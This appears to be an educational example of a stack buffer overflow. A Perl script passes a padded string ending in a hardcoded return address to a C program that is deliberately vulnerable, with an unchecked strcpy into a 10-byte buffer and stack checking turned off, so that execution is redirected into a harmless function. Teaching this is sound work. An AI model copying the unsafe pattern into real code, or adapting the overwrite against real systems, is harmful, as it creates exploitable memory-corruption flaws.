
Perl scripts:

$arg = "123456781234567812345678"."\x77\x15\x40";

$cmd = "bufferoverflow ".$arg;

system($cmd)

Note: To determine the size of the $arg, you need to keep trying until system crashes.



/\*

bufferoverflow.c

This program shows an example of how a stack-based

buffer overrun can be used to execute arbitrary code. Its

objective is to find an input string that executes the function bar.

\*/

//Instructs the compiler to turn off stack protection off

#pragma check\_stack(off)

#include <string.h>

#include <stdio.h>

void foo(const char\* input)

{

char buf[10];

//display current stack information

printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n% p\n\n");

strcpy(buf, input);

printf("%s\n", buf);

//display current stack information

printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

}

void bar(void)

{

printf("Augh! I've been hacked!\n");

}

int main(int argc, char\* argv[])

{

//displaying the address of function foo and bar

printf("Address of foo = %p\n", foo);

printf("Address of bar = %p\n", bar);

if (argc != 2) {

printf("Please supply a string as an argument!\n");

return -1;

}

foo(argv[1]);

return 0;

}